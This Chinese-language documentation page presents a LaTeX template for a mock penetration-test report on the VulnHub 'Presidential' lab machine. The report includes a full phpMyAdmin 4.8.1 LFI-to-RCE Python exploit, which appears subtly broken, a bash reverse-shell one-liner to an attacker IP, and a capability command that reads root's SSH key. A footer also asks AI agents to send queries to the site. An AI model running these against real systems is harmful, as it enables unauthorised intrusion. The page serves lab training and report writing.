
> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/useful-resources/reporting/report-1-presidential-writeup-latex.md).
# 报告 1 - Presidential LaTeX 撰写
Presidential VulnHub LaTeX 报告笔记,用于生成专业渗透测试撰写、结构化发现并记录利用证据。
{% hint style="warning" %}
这是一个技术专业报告的示例,模拟我在 Orange Cyberdefense 工作,涉及一次环境和公司审计"[总统](/zh/writeups-ctf/vulnhub/linux-vulnhub/presidential-1-vulnhub-writeup.md)"。对于本次分析,我使用了一台预配置的 VulnHub 机器,存在 Web 漏洞和权限覆盖风险。
该报告使用以下工具编写: [LaTeX](https://www.overleaf.com/) 软件编写而成,该软件以技术复杂性著称,但也因其极高的实用性以及以高度自定义自由度生成专业质量报告的能力而备受认可。下面你将看到用于说明此示例的 LaTeX 代码和 PDF 文件。
{% endhint %}
{% file src="/files/15a067053b8a635d06e42f32d2f85485cc5f4631" %}

配置从 LaTeX 生成 PDF 文件的环境:
1. 检查 PDF 文件的默认应用程序:
```bash
xdg-mime query default application/pdf
```
2. 将 Zathura 设置为 PDF 文件的默认应用程序:
```bash
xdg-mime default zathura.desktop application/pdf
```
3. 为你的文档创建 .tex 文件:
```bash
touch presidential.tex
```
4. 编译文档:
```bash
latexmk -pdf presidential.tex -pvc
```
{% code fullWidth="true" %}
```latex
/documentclass[a4paper]{article}
% 软件包
/usepackage[utf8]{inputenc} % 以 UTF-8 编码你的文本
/usepackage[english]{babel} % 英语语言
/usepackage[margin=2cm, top=2cm, includefoot]{geometry} % 页面布局
/usepackage{graphicx} % 用于插入图片
/usepackage[table,xcdraw]{xcolor} % 颜色
/usepackage{tikz,lipsum,lmodern} % 绘图
/usepackage[most]{tcolorbox} % 自定义框
/usepackage{fancyhdr} % 页眉和页脚
/usepackage[hidelinks]{hyperref} % 超链接
/usepackage{setspace} % 行间距
/usepackage{listings} % 源代码显示
/setstretch{1.2} % 行距
/usepackage{parskip} % 段落间距
/setlength{/parindent}{0pt} % 无段落缩进
/setlength{/parskip}{0.8em plus 0.5em minus 0.2em} % 段落间距
/setlength{/parfillskip}{/parindent plus 1fill} % 文本对齐
/usepackage[figurename=Figure]{caption} % 图形标签
/usepackage{ragged2e} % 文本对齐
% 变量
/newcommand{/logoPortada}{Images/vulnhub.png}
/newcommand{/machineName}{总统:1}
/newcommand{/logoMachine}{Images/casablanca.jpg}
/newcommand{/startDate}{2024年2月21日}
/newcommand{/logoCompany}{Images/orange-company.png}
/newcommand{/logoPlatform}{Images/platform-vulnhub.png}
% 颜色
/definecolor{bluePortada}{HTML}{146c8a}
% 标题自定义
/addto/captionsenglish{/renewcommand{/contentsname}{目录}}
% 页眉和页脚
/setlength{/headheight}{40.2pt}
/pagestyle{fancy}
/fancyhf{}
/lhead{/includegraphics[width=4cm]{/logoCompany}} % 公司徽标在页眉左侧
/rhead{/includegraphics[height=1.2cm]{/logoPlatform}} % 平台徽标在页眉右侧
/renewcommand{/headrulewidth}{3pt} % 页眉线宽
/renewcommand{/headrule}{/hbox to/headwidth{/color{orange}/leaders/hrule height /headrulewidth/hfill}} % 页眉线颜色
% 配置源代码标题
/renewcommand{/lstlistingname}{代码}
% 源代码样式
/definecolor{codegreen}{rgb}{0,0.6,0}
/definecolor{codegray}{rgb}{0.5,0.5,0.5}
/definecolor{codepurple}{rgb}{0.58,0,0.82}
/definecolor{backcolour}{rgb}{0.95,0.95,0.92}
/newtcolorbox{definicion}{
可分页,
增强,
colback=white,
colframe=bluePortada!75!black,
arc=0mm,
boxrule=1pt,
leftrule=12mm,
fonttitle=/bfseries,
coltitle=blue!75!black,
title=定义,
attach title to upper=/par,
}
/lstdefinestyle{mystyle}{
backgroundcolor=/color{backcolour},
commentstyle=/color{codegreen}, % 注释颜色
keywordstyle=/color{magenta}, % 关键字颜色
numberstyle=/tiny/color{codegray}, % 行号样式
stringstyle=/color{codepurple}, % 字符串颜色
basicstyle=/ttfamily/footnotesize, % 基本文本样式
breakatwhitespace=false,
breaklines=true,
captionpos=b,
keepspaces=true,
numbers=left,
numbersep=5pt,
showspaces=false,
showstringspaces=false,
showtabs=false,
tabsize=2
}
/lstset{style=mystyle} % 全局代码样式配置
% 文档开始
/begin{document}
/cfoot{/thepage} % 带页码的页脚
/begin{titlepage} % 标题页
/centering
/includegraphics[width=0.5/textwidth]{/logoPortada}/par/vspace{1cm} % 标题页徽标
{/scshape/LARGE /textbf{技术报告}/par/vspace{0.4cm}} % 报告标题
{/Huge/textcolor{bluePortada}{/textbf{机器 /machineName}}} % 机器名称
/vfill
/includegraphics[width=/textwidth, height=10cm, keepaspectratio]{/logoMachine} % 机器图片
/vfill
/begin{tcolorbox}[colback=red!5!white,colframe=red!75!black] % 隐私框
/centering
本文档为机密文件,包含敏感信息。// 不应打印或与第三方共享。
/end{tcolorbox}
/vfill
{/large /startDate/par} % 报告日期
/vfill
/end{titlepage}
% ------------------------------------------------------------------
% 目录开始
/clearpage
/tableofcontents % 目录
/clearpage
/section{背景}
本文档呈现了在对机器 /textbf{/machineName} 进行审计阶段期间获得的结果,列出了发现的所有攻击向量以及针对每个向量所进行的利用过程。
该机器是从 /href{https://www.vulnhub.com/}{/textbf{/color{bluePortada}Vulnhub}} 平台下载的,这是一个面向对计算机安全和道德黑客感兴趣的人士的培训与练习平台。下面提供该机器的下载链接:
/vspace{0.2cm}
/begin{tcolorbox}[enhanced,attach boxed title to top center={yshift=-3mm,yshifttext=-1mm},
colback=orange!5!,colframe=orange!75!black,colbacktitle=orange!80!black,
title=目标 URL,fonttitle=/bfseries,
boxed title style={size=small,colframe=black!50!orange} ]
/centering
/href{https://www.vulnhub.com/entry/presidential-1,500/}{/textbf{/color{black}https://www.vulnhub.com/entry/presidential-1,500}}
/end{tcolorbox}
/vspace{0.5cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/presidential-image.png}}
/caption{机器 Web 服务主页}
/end{figure}
/vspace{1cm}
/section {目标}
此次安全审计的目标是识别机器 /textbf{/color{bluePortada}/machineName} 上可能存在的漏洞和弱点,以确保其中存储信息的完整性和保密性。
为此,对该服务器上所有已检测到并暴露的服务进行了全面分析,收集了那些从安全角度看存在潜在风险的服务的详细信息。
/clearpage
/subsection{范围}
以下列出了此次审计需要实现的目标:
/begin{itemize}
/item 识别存在漏洞的端口和服务。
/item 利用已识别的漏洞。
/item 通过利用已识别的脆弱服务获取对服务器的访问权限。
/item 在系统被攻破后,列出可能用于提升权限的途径。
/end{itemize}
/subsection{约束与限制}
在审计过程中,严格禁止执行以下任何活动:
/begin{itemize}
/item 执行可能导致 /textbf{拒绝服务} 或影响已暴露服务可用性的任务。
/item 在服务器被攻破后删除其上的驻留文件。
/end{itemize}
/subsection{总体总结}
此次审计揭示了多项严重的安全漏洞,危及服务器上托管信息的完整性和保密性。从暴露敏感备份文件到利用 phpMyAdmin 中的关键漏洞,该服务器已被发现易受多种攻击。
识别子域、枚举暴露服务以及利用薄弱的身份验证面板,是本次审计中攻击的关键入口点。
必须立即采取行动来解决这些漏洞并减轻安全风险。强烈建议将 phpMyAdmin 更新到最新版本,并实施额外的安全措施,例如限制对敏感文件的访问,以及在暴露的 Web 应用程序中实施适当的输入过滤。
总之,此次审计强调了保持主动的系统安全姿态的重要性,即通过定期审计、应用安全补丁并遵循网络安全最佳实践来保护组织的数字资产。
/clearpage
/section{侦察}
/subsection{暴露服务枚举}
下面是使用 /textbf{nmap} 工具进行侦察时识别出的端口和服务证据:
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/ports.png}}
/caption{使用 nmap 进行端口枚举}
/end{figure}
/vspace{0.3cm}
在这种情况下,已使用 TCP 协议识别出两个活动端口:
/vspace{0.5cm}
/centering
/begin{tikzpicture}[node distance=2cm, every node/.style={rectangle, draw, fill=white}]
/node (center) {TCP};
/node (port1) [below left of=center, node distance=3cm] {端口 80};
/node (port2) [below right of=center, node distance=3cm] {端口 2082};
/draw (center) -- (port1);
/draw (center) -- (port2);
/end{tikzpicture}
/vspace{0.5cm}
/justifying
同样,也未发现通过其他协议暴露的端口,因此优先评估第一轮扫描中识别出的端口。
/clearpage
/subsection{Web 服务器枚举}
下面是使用 /textbf{WhatWeb} 工具获得的结果。WhatWeb 是一款用于识别网站所用特定 Web 技术的 Web 侦察工具,在对运行于 80 端口的 HTTP 服务执行侦察后得到如下结果。
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/makebox[/textwidth]{/fbox{/includegraphics[width=0.90/paperwidth]{Images/whatweb.png}}}
/caption{80 端口上的 HTTP 服务枚举}
/end{figure}
所获得的结果可以识别出部分现有技术的版本:
/vspace{0.4cm}
/centering
/begin{tabular}{ c | c }
/textbf{技术} & /textbf{版本} //
/hline
PHP & 5.5.38 //
Apache & 2.4.6
/end{tabular}
/vspace{0.4cm}
/justifying
在所提供的信息中,还可以识别出 2 个电子邮件地址,它们可用于 /textbf{钓鱼} 攻击:
/vspace{0.3cm}
/begin{center}
/texttt{contact@example.com} /qquad /texttt{contact@votenow.local}
/end{center}
/textbf{钓鱼} 是一种用于欺骗个人以获取密码、银行信息或信用卡详情等机密信息的计算机攻击。该攻击通过发送看起来合法的欺诈电子邮件或短信实施,并要求收件人提供个人和机密信息。
此外,还通过使用 /textbf{wig} 工具对 Web 服务进行详尽识别,成功识别出了处于活动状态的 /textbf{Centos} 版本。
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/wig-results.png}}
/caption{80 端口上的 HTTP 服务枚举}
/end{figure}
/clearpage
/subsection{子域枚举}
一旦通过电子邮件识别出域名 '/textbf{votenow.local}',便对主域进行了暴力破解攻击,旨在识别有效子域。
完成暴力破解攻击后,得到如下结果:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/subdomain.png}}
/caption{使用 Gobuster 识别的子域}
/label{fig:identifiedSubdomains}
/end{figure}
/vspace{0.3cm}
已识别出子域 '/textbf{datasafe.votenow.local}' 为有效子域。该子域在审计中起到了关键作用,因为正是通过它,利用 /textbf{phpMyAdmin} 中存在的漏洞获得了对系统的访问权限。
请注意,为了使这些域和子域可访问,必须将以下内容添加到 '/textbf{/etc/hosts}' 文件中:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.8/textwidth]{Images/virtualHosting.png}}
/caption{/etc/hosts 文件内容}
/end{figure}
/vspace{0.3cm}
这是由于应用了 '/textbf{虚拟主机}' 技术,这是一种在 Web 服务器上于单台物理机器上托管多个网站的技术。'/textbf{/etc/hosts}' 文件用于将每个网站的域名与服务器的 IP 地址关联起来。
如果没有这种关联,Web 服务器将无法确定应提供哪个正确网站,从而导致错误或显示错误的网站。
/clearpage
/subsection{身份验证面板枚举}
一旦发现子域 '/textbf{datasafe.votenow.local}',如第 /pageref{fig:identifiedSubdomains} 页上的图片 /ref{fig:identifiedSubdomains} 所示,便找到了如下 /textbf{phpMyAdmin} 身份验证面板:
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/PhpMyAdmin.png}}
/caption{phpMyAdmin 身份验证面板}
/label{fig:PhpMyAdmin}
/end{figure}
/section{漏洞识别与利用}
/subsection{暴露备份文件}
在使用 /textbf{gobuster} 工具进行侦察阶段时,发现服务器上存在一个暴露的备份文件。gobuster 是一个开源命令行工具,用于在服务器和网站上搜索和枚举 Web 资源:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/BackUp.png}}
/caption{服务器上暴露的备份文件}
/end{figure}
/clearpage
该文件被上传以检查其中是否包含可能构成安全风险的敏感信息。此时确定,该文件包含以下特权信息:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/credentials.png}}
/caption{credentials BackUp 文件内容}
/end{figure}
这些标识符对应数据库访问标识符,由于用户名和密码被复用,因此可以像第 /pageref{fig:phpMyAdmin} 页上的图片 /ref{fig:phpMyAdmin} 所示那样访问 /textbf{phpMyAdmin}。
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/phpmyadminIN.png}}
/caption{连接到 phpMyAdmin 控制界面}
/end{figure}
/clearpage
/subsection{phpMyAdmin 利用}
登录 /textbf{phpMyAdmin} 后,可以识别出当前使用的版本:
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.67/textwidth]{Images/versionPhpMyAdmin.png}}
/caption {所使用的 phpMyAdmin 版本}
/end{figure}
/vspace{0.3cm}
该版本对应于 /textbf{旧版本} 的 phpMyAdmin,因此暴露出若干已识别的 /textbf{关键漏洞}:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/searchExploit.png}}
/caption {所使用 phpMyAdmin 版本的漏洞}
/end{figure}
/clearpage
其中一个漏洞可使恶意攻击者在服务器上 /textbf{远程执行代码}。
下面是用于在服务器上执行远程命令的 Python3 脚本:
/vspace{0.3cm}
/begin{lstlisting}[language=Python, caption=针对存在漏洞的 phpMyAdmin 版本的利用脚本]
#!/usr/bin/python3
import re, requests, sys
def get_token(content):
s = re.search('token"/s*value="(.*?)"', content)
token = html.unescape(s.group(1))
return token
ipaddr = sys.argv[1]
port = sys.argv[2]
path = sys.argv[3]
username = sys.argv[4]
password = sys.argv[5]
command = sys.argv[6]
url = "http://{}:{}{}".format(ipaddr,port,path)
url1 = url + "/index.php"
r = requests.get(url1)
content = r.content.decode('utf-8')
s = re.search('PMA_VERSION:"(/d+/./d+/./d+)"', content)
version = s.group(1)
cookies = r.cookies
token = get_token(content)
p = {'token': token, 'pma_username': username, 'pma_password': password}
r = requests.post(url1, cookies = cookies, data = p)
content = r.content.decode('utf-8')
s = re.search('logged_in:(/w+),', content)
logged_in = s.group(1)
cookies = r.cookies
token = get_token(content)
url2 = url + "/import.php"
payload = '''select '';'''.format(command)
p = {'table':'', 'token': token, 'sql_query': payload }
r = requests.post(url2, cookies = cookies, data = p)
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
content = r.content.decode('utf-8', errors="replace")
s = re.search("select '(.*?)/n'", content, re.DOTALL)
if s != None:
print(s.group(1))
/end{lstlisting}
/clearpage
在执行并注入一个允许进入系统的命令后,已经获得了对服务器的访问权限:
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.85/textwidth]{Images/rce.png}}
/caption {通过利用 phpMyAdmin 获得对服务器的访问权限}
/end{figure}
在这种情况下,通过 '/textbf{curl}' 执行一个命令,解释其中包含以下内容的 Bash 脚本:
/vspace{0.3cm}
/begin{lstlisting}[language=Bash, caption=建立连接所负责的 Bash 脚本]
bash -i >& /dev/tcp/192.168.71.128/443 0>&1
/end{lstlisting}
该脚本托管在攻击者的服务器上,从而避免在目标服务器上留下残留文件。一旦命令执行,攻击者即可访问服务器,在本例中获得对机器的控制,用户为 '/textbf{apache}'。
从脚本可以看出,本质上它利用了该版本 phpMyAdmin 中存在的 /textbf{LFI} 漏洞来实现远程命令执行:
/vspace{0.3cm}
/begin{lstlisting}[language=Python, caption=与 LFI 利用相关的代码片段]
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
/end{lstlisting}
/vspace{0.3cm}
/begin{definicion}
LFI(本地文件包含)是一种 Web 应用程序中的安全漏洞,允许攻击者通过在网页中包含本地文件来访问服务器上的本地文件。
/end{definicion}
/clearpage
通过 LFI,我们获得了存储会话的 PHP 资源信息,其中包含与用户端不同活动会话相关的信息。
通过利用这种读取以及用户自身的会话,我们使用 /textbf{SQL 查询} 插入一段包含 PHP 代码的查询,该代码可通过 LFI 从用户的会话文件中被看到。因此,这会导致远程命令执行,因为该 PHP 代码不会被服务器解释。
/section{权限提升}
一旦整个系统被攻破,主要目标便是获取服务器上尽可能高的权限。目的是提升我们的权限,并获得对所有已暴露服务更大的控制和访问能力。
/subsection{迁移到 Administrator 用户}
在服务器上,有一个 Administrator 用户,由于我们从 apache 用户处获得了 /textbf{受限访问},它看起来配置得很完善。
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.85/textwidth]{Images/directori-admin.png}}
/caption {拒绝访问 Admin 主目录}
/end{figure}
然而,在之前已被攻破的数据库中,出现了一个与该用户相同用户名的哈希密码。对一个用户重复使用密码是非常严重的问题,在这种情况下会导致直接迁移到该用户。
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=/textwidth]{Images/hash-password.png}}
/caption {存储在 admin 用户数据库中的哈希密码}
/end{figure}
/clearpage
/subsection{破解暴露的 admin 用户哈希密码}
由于密码经过哈希处理,我们将使用 /textbf{john} 工具破解 admin 密码的哈希,以便解密并查看其明文。本例中使用了一个包含一千万以上不同组合的字典,由于密码并不复杂,该工具仅用了几分钟就成功破解并暴露了它。
/vspace{0.2cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.80/textwidth]{Images/pass-cracked.png}}
/caption {admin 用户的明文密码已解密}
/end{figure}
/vspace{0.3cm}
/newline 能够迁移到 admin 用户,是因为该 admin 用户在数据库和系统用户中 /textbf{复用了相同的密码}。这是不良实践,建议每个不同服务都使用不同密码,以避免像本例这样的严重问题。
/vspace{0.2cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.80/textwidth]{Images/admin-access.png}}
/caption {访问特权用户 admin 目录}
/end{figure}
/clearpage
/subsection{权限能力漏洞暴露 SSH 密钥}
/vspace{0.3cm}
/begin{definicion}
Linux 中的 capabilities 是一种安全机制,它为程序授予特定权限,允许在不授予完整 root 访问权限的情况下执行受限操作。
/end{definicion}
在本例中,发现了一项能力权限,使得可以使用 tarS 工具查看系统上的所有文件,没有任何规则或阻止,因为这些操作是以 root 用户身份执行的。通过利用该权限,使用以下命令列出了 root 用户的 /textbf{SSH 私钥}:
/vspace{0.3cm}
/begin{lstlisting}[language=Bash, caption=]
tarS -cvf id_rsa.tar /root/.ssh/id_rsa
/end{lstlisting}
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/makebox[/textwidth]{/fbox{/includegraphics[width=0.50/paperwidth]{Images/ssh-clave.png}}}
/caption {root 用户的 SSH 私钥}
/end{figure}
/subsection{系统 root 访问}
最终,获得了该机器的 root 权限访问。现在迫切需要移除 tarS 工具的该能力,并寻找一种不允许这种权限提升的替代方案。
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/makebox[/textwidth]{/fbox{/includegraphics[width=0.60/paperwidth]{Images/flag-root.png}}}
/caption {获取 root 用户 flag}
/end{figure}
/clearpage
/section{对策与最佳实践}
为了避免在暴露的服务器上发生可能不受欢迎的利用,下面列出了针对所发现各类漏洞应遵循的最佳实践。
/subsection{phpMyAdmin 4.8.1 漏洞}
phpMyAdmin 是一个通过 Web 界面管理 MySQL 数据库的流行工具。然而,phpMyAdmin 4.8.1 版本存在已知漏洞,可能允许攻击者在其托管的 Web 服务器上执行任意代码。
为修复此漏洞,有必要 /textbf{更新} 到 phpMyAdmin 的最新版本(当前为 5.2.1 版)。如果由于某种原因无法更新到最新版本,可以采取以下几项措施来降低被利用的风险:
/begin{itemize}
/item 修正脚本 '/textbf{index.php}' 的代码,使用户提供的变量 '/textbf{target}' 得到正确控制。
/end{itemize}
/vspace{0.3cm}
/begin{figure}[h]
/centering
/setlength{/fboxrule}{1pt}
/fbox{/includegraphics[width=0.85/textwidth]{Images/lfi_in_code.png}}
/caption {易受攻击的目标参数}
/end{figure}
/begin{itemize}
/item 不要允许用户指定要包含的任意文件,而应定义一个允许文件列表,并在包含文件之前验证传递给 '/textbf{target}' 参数的值是否在该列表中。
/end{itemize}
/subsection{功能权限提升}
首先,消除 tarS 工具的能力。要修复并检查某个服务或工具是否存在这种权限提升漏洞,你可以访问以下网站,其中包含一个可搜索此主题所有可能漏洞的搜索引擎:
/vspace{0.3cm}
/begin{tcolorbox}[enhanced,attach boxed title to top center={yshift=-3mm,yshifttext=-1mm},
colback=orange!5!,colframe=orange!75!black,colbacktitle=orange!80!black,
title=目标 URL,fonttitle=/bfseries,
boxed title style={size=small,colframe=black!50!orange} ]
/centering
/href{https://gtfobins.github.io/}{/textbf{/color{black}https://gtfobins.github.io}}
/end{tcolorbox}
/clearpage
/section{结论}
对 /textbf{Presidential: 1} 机器进行的安全审计揭示了一系列危及服务器上所托管信息完整性和机密性的严重漏洞。从敏感文件泄露到利用 phpMyAdmin 中的漏洞,已经凸显出保持所有系统组件更新并遵循良好安全实践的重要性。
成功利用 phpMyAdmin 中的漏洞使攻击者能够访问服务器并将其权限提升为管理员用户,从而危及整个系统。这凸显了实施主动安全措施的重要性,例如定期更新软件、妥善管理密码以及持续监控服务器。
为了防范未来的攻击,强烈建议实施前面提到的对策并遵循网络安全最佳实践。安全必须始终作为一项持续且优先的关注事项,以确保数字资产和业务连续性得到保护。
/end{document}
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/useful-resources/reporting/report-1-presidential-writeup-latex.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.